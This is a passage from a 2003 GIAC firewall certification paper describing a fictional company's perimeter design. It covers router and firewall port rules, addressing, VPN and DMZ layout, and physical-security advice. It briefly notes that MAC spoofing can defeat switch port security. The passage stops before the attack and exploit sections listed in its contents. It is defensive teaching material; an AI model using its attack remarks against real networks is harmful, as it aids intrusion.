

GIAC Enterprises Network Security

GCFW V2.0 (May 26, 2003)

ADMINISTRIVIA Version 2.6a (revised August 2003)

Date Submitted November 13, 2003

By: [William K. Hollis](#)

Abstract / Summary.....	4
Security Architecture	4
Background	4
Access Requirements.....	5
Customers.....	5
Suppliers / Contractors.....	6
Partners	6
Employees	7
Sales Force and Mobile workers	7
General Public.....	8
GIAC Network.....	9
GIAC	16
Border Router	16
Internet Addresses	16
VPN Access.....	16
DMZ.....	16
Internal	17
Security Policy And Tutorial	19
Security Policy	19
PIX Firewalls	21
VPN.....	26
Routers	67
Border Router	67
Internal Router.....	79
Switches.....	89
Internet Switch.....	90
DMZ switch.....	93
Internal Switch	96
Security Tutorial.....	99
Verify The Firewall Policy	111
Plan The Validation.....	111
Conduct The Validation	113
Validating The Perimeter.....	113
Tools and commands.....	114
Tools.....	114
Commands	114
Validating Router and Switch Security	115
Evaluate The Results.....	127
Validating The Perimeter.....	127
Validating Router and Switch Security	127
Recommendations or improvements.....	127
Design Under Fire	131
Attack The Firewall	133
Distributed Denial Of Service Attack.....	135
Attack plan to compromise an internal system	136

Appendix A – Complete Configurations.....	140
GIAC	140
Border Router GIAC 2621XM	140
Internet Switch GIAC 2950-24-EI	146
DMZ Switch GIAC 2950-24-EI	150
Firewall - Cisco PIX 515	154
Internal Router - Cisco 3640 Router	157
Internal Switch - Cisco 4006	166
Appendix B – Sites To Block	170
Appendix C – IP Addressing scheme	184
Appendix D – Standard Security lockdown on routers and switches.....	185
Routers and Switches.....	185
Router Specific	188
Switch Specific.....	189
PIX specific.....	189
Cisco 2980's	190
Appendix E – Real World access list counts	192
Border router access list hit count.....	192
Internal router access list hit count	196
PIX access list hit count.....	198
Appendix F – NetCat support files.....	200
Internet to the DMZ.....	201
DMZ to Internet.....	201
DMZ to Internal Network.....	202
Internal Network to DMZ.....	202
Internal Network to Internet	202
Appendix G – Output From Validating The Perimeter	204
Appendix H – Exploit Scripts	210
Cisco 1710 hping exploit script:	210
References.....	212

Because the Network security architecture is described below this Paper is GIAC sensitive.

Abstract / Summary

GIAC Enterprises is a company that sells fortune cookie sayings. GIAC Enterprises needs a secure network to perform this function over "The Internet" with their customers, suppliers, partners and the general public.

In addition employees of GIAC Enterprises must be able to access the Internet. GIAC Employees that are remotely located (Mobile Sales force and Teleworkers) must be able to access the internal network "just like they were in the office".

GIAC Enterprises stipulated the network be built, including documentation on why the design was chosen and how it was implemented. They have also requested a tutorial on setting up a network. This is for employees who may join the network group later and may need elucidation on how the network operates.

After the design was built, GIAC Enterprises further required a written validation plan. They also required the validation be executed and the results from the validation be reviewed.

Previously GIAC Enterprises had received network designs from others and had considered implementing those designs. They had paid for those designs. GIAC would like to know how complete those designs were and what possible problems could have resulted if those designs had been implemented. A design was chosen and faults in the design were explored. This helped when the corporate security policy was written, specifically with an eye towards helping the employees understand how they could be part of the computer security "team".

Security Architecture

"Perfect Paranoia is Perfect Awareness" – Author Unknown

Background

GIAC Enterprises (formerly "Fortune Cookie Sayings", not a very catchy name) is a manufacturer of fortune cookie sayings. When "Fortune Cookie Sayings" started business fortune cookie sayings were typed into a stand alone computer that were supplied by fortune cookie saying suppliers. The customer would decide how many fortune cookie sayings they would like to buy. A random set of fortune cookie sayings were shipped to the customer either printed or put on a floppy disk or CD. As far as the company "Fortune Cookie Sayings" was concerned "The Internet" did not exist.

During the dot-com bust Fortune Cookie Sayings merged with GIAC Enterprises, a company that was just about to fold. The merged entity GIAC Enterprises is still a small company with 25 employees at the main corporate headquarters, but they are hoping to expand to regional offices “real soon” now.

The merger benefited both companies, This merger allowed Fortune Cookie Sayings to step into the late 20th century technologically. This merger allowed most of the employees of GIAC Enterprises to keep their jobs.

Access Requirements

The Network Security Division (NSD) must control the data that flows through the network. To do so they must first, understand how the network communicates; second, know what data is required by employees; third, understand who needs the data; and finally, comprehend what data is required for day-to-day operations of the company.

The data required for company operation and what data is actually allowed are probably two different things. Management will help the NSD decide the “layer 8 and above” (Management is Layer 8 on the OSI 7 layer model) protocols that may be allowed but may not necessarily be directly related to the functioning of the company (i.e. non work related web sites, etc.).

Customers

Customers can connect to GIAC via the web site (port 80) for general information and specifically for requests to buy fortune cookies (port 443) – Inbound – **GIACDMZ**:

GIAC Enterprises owns two Secure Sockets Layer (SSL) Certificates. The first SSL Certificate (The “public certificate”) allows customers to supply sensitive private information like name, address and credit card / purchase order number. When this information is received by the web server it is immediately encrypted using the second SSL Certificate (the “private certificate”) and held in memory. If there is too much data (see Suppliers) then the data is written to disk. This process renders the data useless to an intruder if the intruder compromise the DMZ server. The inside “GIAC Database” server (10.32.1.105) polls the GIAC WWW/SMTP server every 10 seconds to see if any information has been received via HTTPS. If data has been received then the information is passed to the GIAC Database server and is removed from the GIAC WWW/SMTP server. The GIAC Database server has the private key to the “private certificate”. The data is decrypted and the request for fortune cookies is processed. In this manner if the DMZ computer is compromised, it has minimal access to the internal network and no access to unencrypted data in memory or on the hard drive.

DNS – The DNS authoritative services are provided by the ISP for GIAC. Running DNS on site exposes that machine (and the network) to additional vulnerabilities that are easily mitigated by not having those services on site.

SMTP – The WWW server is also the mail server for GIAC Enterprises. Mail is received from “The Internet” and passed to the internal mail server. SMTP / Virus scanning software from Symantec SMTP Gateway accepts E-Mail from the outside. Any attempts by this server to send e-mail to “The Internet” is blocked by the firewall.

Port 80 – WWW Services – Inbound - **GIACDMZ**

Port 443 – Secure WWW Services – Inbound - **GIACDMZ**

Port 25 – SMTP – Inbound E-Mail - **GIACDMZ**

Port 25 – SMTP – Outbound E-Mail to GIAC mail server - **GIACDMZ**

Note: Since the GIAC Database Server resides on the inside “Higher Security” zone, access from this computer to the GIAC DMZ WWW/SMTP server will automatically be granted.

All other access is an implicit deny.

Suppliers / Contractors

The majority of suppliers connect the same way as customers. They can download files of fortune cookie sayings to the GIAC WWW/SMTP server via Secure WWW (HTTPS). Again this data is polled by the internal GIAC Database server and the supplier's account is credited for the sayings that were entered.

Contractors and suppliers that need special access connect to the internal network (if authorized) via accounts on the VPN.

IP Address 190.104.93.35:

IKE port mapping Protocol UDP port 500 – Inbound - **VPN**

ESP Protocol 50

AH Protocol 51

GRE port mapping Protocol 47

Since the VPN is a “secure” device, additional protection is not warranted. If vulnerabilities are discovered, the ports that are allowed access to the VPN will be limited to IKE port mapping Protocol (UDP 500) and ESP (Protocol 50)

Partners

All partners will access the DMZ WWW server the same as customers and suppliers. If needed, special access will be allowed via the VPN.

Port 80 – WWW Services – Inbound - **GIACDMZ**

All other access is an implicit deny.

Employees

Employees connect via the internal network – Outbound - **Desktop**

If required by their manager, employees will be given a VPN account to access the corporate network while on travel.

All protocols outbound are allowed except:

tcp source or destination ports 135 through 139 - Microsoft port

udp source or destination ports 135 through 139 - Microsoft ports

tcp source or destination port 445 - Microsoft port

udp source or destination port 445 - Microsoft port

tcp destination port 554 - Streaming Media

ip destination 127.0.0.0 0.255.255.255 - Private Addressing scheme

ip destination 10.0.0.0 0.255.255.255 - Private Addressing scheme

ip destination 172.16.0.0 0.15.255.255 - Private Addressing scheme

ip destination 192.168.0.0 0.0.255.255 - Private Addressing scheme

Employees use a variety of desktop applications to access "The Internet". Protocols not monitored are ICMP, HTTP (monitored via **Websense Server**), time, NTP, SMTP, 8080, ftp, ftp-data, domain, pop3, nntp and daytime. All other protocols are candidates to be logged and reviewed by syslog server. Specifics are addressed in the "Security Policy and Tutorial" section of this document.

Specific IP addresses are routed to NULL0, the Cisco "Bit Bucket". A router is much more efficient at routing than at processing Access lists, so sites that GIAC does not wish to allow employees to access are dropped. See the "Security Policy and Tutorial" section of this document and Appendix "B" for specifics. These IP addresses should be checked on a regular basis to make sure that they have not changed. The Cisco router does not accept DNS names, only IP addresses.

All other access is an implicit permit and log.

Sales Force and Mobile workers

The sales staff all have accounts on the VPN. All Teleworkers have accounts on the VPN. Mobile Workers connect using the VPN.

IKE port mapping Protocol UDP port 500

ESP Protocol 50

AH Protocol 51

Access to “The Internet” is not allowed while connected through the VPN. If the employee needs to access “The Internet” they will have to disconnect from the VPN and then connect back. Split tunnel VPN is **specifically** not allowed.

General Public


The general public accesses GIAC via the web site and via E-Mail:

Port 80 – WWW Services - Inbound- **GIACDMZ**

Port 25 – SMTP Services - Inbound- **GIACDMZ**

All other access is an implicit deny with a log. See "Security Policy and Tutorial" for packets that are not logged.

GIAC Network



For the general addressing scheme of each site please see Appendix C. For the specific base address at each site see the below paragraphs. All devices are Cisco. This can cause security issues if a vulnerability is discovered that affects all devices (monolithic operating system). It is felt, however, that increased security can be achieved by not requiring the network management staff to learn multiple Command Line Interfaces (CLI's). Different vendors have different ways of securing the device which (if implemented incorrectly) can cause security holes. The IOS for these devices **MUST** be kept free from security vulnerabilities. If your perimeter devices are insecure then your whole security architecture is vulnerable.

IOS's are updated on a regular basis to be kept free from security vulnerabilities.

The defense of the network has to consider protection from several angles. This requires multiple layers, or Defense-In-Depth.

Initially (and most important) is the defense of the perimeter from outside attacks. This is accomplished by the Cisco 2621XM Border Router and the Cisco PIX 515. The Border Router filters any incoming packets that are "not expected". The Border Router protects all devices that may communicate to the 190.104.93.XX network directly (i.e. the NMS, the Cisco Internet switch, the VPN and even the Border Router itself). The filtering also takes some of the load off of the PIX firewall. If the packet never reaches the firewall then the firewall will not have to expend CPU cycles deciding on whether or not the packet should be processed.

The PIX Firewall protects the DMZ computers and the DMZ switch from any attempt to attack those devices. The Firewall also protects the internal users and Internal network devices, and provides NAT translation for internal access out to "The Internet".


The VPN allows access to the internal network by external users "as if they were attached to the LAN" (albeit at a much slower data rate). The VPN encrypts all data transfers of those connections thus protecting the data and confidentiality of any user that connects.

The final important network piece is the internal 3640 router. This router helps protect the users from themselves. It monitors the data exiting from the network for "anomalous" connections. These connections can be massive ping floods caused by a machine that is infected, laptops that have Trojans installed on them that are physically brought into the building, and employees that have decided to control their work stations from home without concern for security. These are but a few examples.

Anomalous connections can only be decided on a site by site basis. Indeed the connections must be decided on a device by device basis. That is why (see the Security Policy) all connections from the outside coming in that are "not normal" **are prohibited and logged**. Likewise all connections from the inside going out that are "not normal" are **allowed and logged**. If the Network Security Division were truly

paranoid they would prohibit and log unknown internal traffic also, but at the moment this level of paranoia is not required. This logging helps NSD update the access lists and make “anomalous” (unexpected but possibly required) connections apparent, thus allowing constant massaging of the security policies.

This is a diagram of the security policy just described:



In addition to protecting the computers in the DMZ and in the Internal network, NSD also protects the network devices themselves. They only allow the NMS access to the SNMP data. They only allow the NMS and certain IP addresses access the device via SSH. All HTTP / HTTPS services (and indeed any service possible) that can be shut down are. This makes one less vulnerability to be concerned about.

The security policy does not address ethernet port physical security. None of the data ports are in areas that are publicly accessible. If there are any ports that are not protected (public meeting rooms, reception areas, etc.) then the port should not be connected at all to the switch (only connected when needed) and port security should be implemented on that switch for that port. This way even if the port is inadvertently left connected the port, security still works. Each device has its own quirks about configuring port security. See:


Cisco, LAN SECURITY, 2003. URL:
http://www.cisco.com/en/US/tech/tk389/tk814/tech_protocol_family_home.html
(Accessed October 8, 2003)^{i ii}

Cisco, CISCO CATALYST 6500 SERIES SWITCHES Configuring Port Security, 2003.
URL:
http://www.cisco.com/en/US/products/hw/switches/ps708/products_configuration_guide_chapter09186a00800da706.html (Accessed October 8, 2003)

Cisco, CISCO CATALYST 3500 SERIES XL SWITCHES Configuring the Switch Ports, 2003. URL:
http://www.cisco.com/en/US/products/hw/switches/ps637/products_configuration_guide_chapter09186a008007e838.html (Accessed October 8, 2003)

Cisco, CISCO CATALYST 2950 SERIES SWITCHES Configuring Port-Based Traffic Control, 2003. URL:
http://www.cisco.com/en/US/products/hw/switches/ps628/products_configuration_guide_chapter09186a0080150bcd.html (Accessed October 8, 2003)

This is not to say that port security is flawless. If the attacker can obtain the MAC address of an “allowed” computer, they can then change the MAC address on their own computer to the MAC address of the “allowed” computer and gain access to the LAN. Yes, the MAC address on any computer is **trivial** to change on a windows machine. See the screen shot after this paragraph. It just makes the attackers job a little harder. Again, this points to the need to secure all corporate equipment from being accessed by the public (see next paragraph). An attacker could take a public Kiosk computer (a computer running a corporate slide show for example), get the MAC address from it, plug their computer into that LAN connection and suddenly a hacker is inside the network.



```
GIACSWI010#ping 10.32.1.132
Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 10.32.1.132, timeout is 2 seconds:
!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/3/8 ms
GIACSWI010#show ip arp 10.32.1.132
Protocol Address      Age (min)  Hardware Addr  Type   Interface
Internet 10.32.1.132          0    0006.5b5c.ffff  ARPA   Vlan10
GIACSWI010#
```

In addition to the data connections one must (as always) consider the physical access. In just about all IT arenas if one can physically touch the equipment, one owns it. Passwords are easily changed or found. Equipment vendors have to allow password recovery if someone has physical access to the equipment. With this in mind there should be no corporate equipment that can be touched by someone walking in off the street. All computers and LAN data ports must be secured. There can be no computers or data ports near loading docks, or receptionist computers in areas that are always open to the public. Specifically no servers in reception areas, and yes, corporate servers have been seen sitting in receptionist area unprotected. It only takes seconds to slip a floppy disk in a computer and download a Trojan to that computer. From there that computer can be used as a springboard to taking over the network.

Dumpster diving by hackers happens:

Google Search URL: <http://www.google.com/search?q=dumpster+diving> (Accessed October 8, 2003)

Valuable corporate information should never be left in the trash to be given away to anybody who walks by the trashcan or dumpster. Corporate espionage is very real. It is **very** important to make sure that all security papers or network descriptions are destroyed when no longer required. These papers should be reviewed and labeled appropriately. See the top of every page of this paper. Having this “please destroy” message in the header and footer of every page is an even better idea.

Of course all equipment has an end of life. The router dies and is not worth repairing or an equipment upgrade provides better performance. A brand spanking new laptop is purchased to replace an old one. **All** configuration data must be wiped out. The NVRAM Contents must be deleted and the Flash memory removed. All files off of the hard drive must be deleted and some kind of software that wipes the hard drive via the DOD standard (7 rewrites) must be used. To be absolutely certain the hard drive is wiped see RadSoft’s E3 Security:

Radsoft.net, radsoft.net: E3 Security Kit, 2003. URL:
<http://www.radsoft.net/products/tours/e3/> (Accessed October 8, 2003).

At the above link, click on the “continue the tour” link. Radsoft states that, per Peter Gutmann, to securely clean a hard drive one must overwrite the hard drive a minimum of thirty five times. Yes, one can still recover the data (very easily I might add) if one does only a simple format of a hard drive.

A truly successful army is one that no one dares to fight - Attributed
to Sun Tzu, 6th-5th century BC, Chinese general

NSD needs to make the network harder to attack than other corporate networks. The average “drive by” intruder will scan the network, see that the network has protection on it and keep on going looking for easier targets. Then again they might see the network as a challenge and try to throw everything they’ve got at it ... but NSD will be able to detect this kind of attack.

See the section “**Security Policy**” for a more detailed explanation of how the policy is specifically implemented.

GIAC

The following equipment and addresses are used in GIAC

Border Router

GIAC 2621XM – Border Router - c2600-jk9o3s-mz.123-1a.bin, 98 Mb RAM 32 Mb Flash
Outside FE0/1 189.22.47.5 255.255.255.248
Inside FE0/0 190.104.93.33 255.255.255.240

Internet Addresses

190.104.93.33 - Cisco 2621XM E1 – Border Router
190.104.93.34 - Cisco PIX 515 Outside - Firewall
190.104.93.35 - Cisco VPN 3005 - VPN
190.104.93.36 - Cisco Switch 2950-24-EI – Internet switch to connect Border Router, VPN and PIX.
190.104.93.37 - Reserved
190.104.93.38 - Reserved
190.104.93.39 - PAT Address
190.104.93.40 - Reserved
190.104.93.41 - Reserved
190.104.93.42 - Web / Mail Gateway
190.104.93.43 - Reserved
190.104.93.44 - Reserved
190.104.93.45 - Reserved
190.104.93.46 - NMS

VPN Access

VPN 3005 - vpn3005-4.0.1.Rel-k9.bin - The VPN is accessed through the public internet address 190.104.93.35. When the connection is complete the VPN issues a DHCP address in the 10.32.1.90 through 10.32.1.99 address range for internal network access.

DMZ

GIACDMZ - 192.168.100.7 - 190.104.93.42 – Web / HTTPS / Mail server. The web / mail server machine and operating system has been chosen by the LAN administrator. Locking down the server is outside the scope of this document. (That could easily run an additional 100 or more pages.) Securing GIAC computers is an area of expertise in and of itself, see SANS, Securing Microsoft's IIS Web Server, 2002. URL: http://www.sans.org/IIS/sec_IIS.htm (Accessed October 27, 2003) and Security Readiness Kit, Microsoft, Welcome!, 2003. URL:

<http://www.microsoft.com/technet/security/readiness/default.mspx> (Accessed October 27, 2003). The ports are the same no what platform is chosen. In this case a Windows 2000 server running Service Pack 4 has been chosen to host these two platforms. Symantec Antivirus for SMTP Gateways has been loaded to pass Mail to the internal Exchange server and to virus scan E-Mail as it enters the enterprise. IIS is loaded as the web server. All 404 pages (Etc.) have been modified to tell the outside world that it is an Apache server. The DNS host page has been modified to reflect that this machine is a Macintosh G5 running Open BSD for the OS. Microsoft Baseline Security Analyzer and the IIS lockdown tool has been run on the server.

Cisco Cat 2950-24-EI - c2950-i6k2l2q4-mz.121-14.EA1a.bin - 190.104.93.36 – To connect Border Router, VPN and PIX together and allow IDS.

Cisco Cat 2950-24-EI - c2950-i6k2l2q4-mz.121-14.EA1a.bin - 192.168.100.4 – To connect Web / Mail and PIX together and allow IDS.

GIAC PIX 515 – Cisco PIX Firewall Version 6.3(1) – Firewall. NSD has obtained the free 3DES key for the firewall from Cisco, Cisco Secure Software, 2003 URL: <http://www.cisco.com/kobayashi/sw-center/ciscosecure/pix.shtml> (Accessed October 8, 2003) :

Outside E0 190.104.93.34 255.255.255.240

DMZ E2 192.168.100.1 255.255.255.0

Inside E1 192.168.70.2 255.255.255.0

Internal

Internal network (Admin LAN) address scheme is 10.32.1.0 255.255.255.0

Cisco 3640 – c3640-jk9o3s-mz.123-1a.bin - Internal router to GIAC, 128 Mb RAM, 32 Mb Flash, 3 WIC-1T

FE0/1 - 192.168.70.1 255.255.255.0 – Connection to Firewall / Out to Internet

FE0/0 - 10.32.1.1 255.255.255.0 – Connection to GIAC Admin LAN

Cisco Cat 4006 – cat4000-i5k2s-mz.121-19.EW.bin - Main Computer room switch, 256 Mb RAM, 128 Mb Flash card

VLAN1-10.1.1.10 - 255.255.255.0 – Note: In GIAC VLAN 1 is the LAN the switches talk over. VLAN 10 is the administrative LAN traffic. This was initially set up to control broadcast traffic to the switches but probably is not needed because the network is so small.

VLAN10-10.32.1.10 - 255.255.255.0

1	2	1000BaseX (GBIC) Supervisor(active)	WS-X4014
2	48	10/100/1000BaseTX (RJ45)	WS-X4448-GB-RJ45
3	34	10/100BaseTX (RJ45), 1000BaseX (GBIC)	WS-X4232-GB-RJ
4	48	10/100BaseTX (RJ45)	WS-X4148-RJ
5	48	10/100BaseTX (RJ45)	WS-X4148-RJ
6	48	10/100BaseTX (RJ45)	WS-X4148-RJ

With 4 Ea. WS-G5484 GBIC's (Two in the 4006, 2 in the switches at the other end.
Other switches not shown on network diagram as they are not relevant)

IDS – The IDS runs on Dell 350 systems with Linux as the OS. Snort IDS software which can be found at Snort.org, November 4, 2003. URL: <http://www.snort.org/> (Accessed November 5, 2003) is used for IDS traffic with Danyliw, Roman, Analysis Console for Intrusion Databases (ACID), 2003. URL: <http://acidlab.sourceforge.net/> (Accessed November 5, 2003) as the collector / IDS database to collect and collate information from all the Snort sensors.

The NMS has the following software loaded.

→ Windows 2000 Server

→ CiscoWorks 2000 – Cisco, Cisco Network Management CiscoWorks, 2003. URL: <http://www.cisco.com/en/US/products/sw/cscowork/> (Accessed October 8, 2003) - Monitor / Manager Cisco routers and switches

